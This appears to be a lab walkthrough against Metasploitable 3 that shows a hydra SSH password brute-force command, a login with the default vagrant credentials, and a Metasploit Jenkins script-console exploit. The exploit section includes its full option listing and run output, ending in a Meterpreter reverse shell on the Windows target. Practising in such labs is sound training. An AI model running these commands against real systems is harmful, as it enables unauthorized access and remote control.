- hydra -l vagrant -P <directory of password list> <Victim-IP> ssh



Then you can spawn a shell with the credentials by simply typing :


- **>ssh vagrant@victimIP 22**

Then typing the password which is vagrant.


Jenkins

To spawn a shell using this vulnerability on metasploitable 3 follow these commands :

3. **First we need to brute force the password by using the first module**
   - Open (metasploit) by typing simply typing msf-console
   - Type in search Jenkins



   - Then use "Jenkins_script_console" by typing > use 11



   - Then set these options
     - Set rhosts <VictimIP>

- Set lport 8484
- Set targeturi /

- Type > options to see your parameters

```
root@kali: /home
File  Actions  Edit  View  Help
targeturi => /
msf6 exploit(multi/http/jenkins_script_console) > options

Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   API_TOKEN                   no        The API token for the specified username
   PASSWORD                    no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.2.11        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      8484             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the lo
                                         cal machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path to the Jenkins-CI application
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME                    no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.6         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf6 exploit(multi/http/jenkins_script_console) > run
```

- Finally type > run and your shell should be spawned.
  - Type > shell to access to shell

```
[*] Command Stager progress -  96.62% done (96256/99626 bytes)
[*] Command Stager progress -  98.67% done (98304/99626 bytes)
[*] Sending stage (175174 bytes) to 10.0.2.11
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 1 opened (10.0.2.6:4444 → 10.0.2.11:49322) at 2021-05-26 16:18:29 -0400

meterpreter > shell
Process 4792 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\jenkins\Scripts>echo Ajwad 25/May/2021
echo Ajwad 25/May/2021
Ajwad 25/May/2021

C:\Program Files\jenkins\Scripts>
```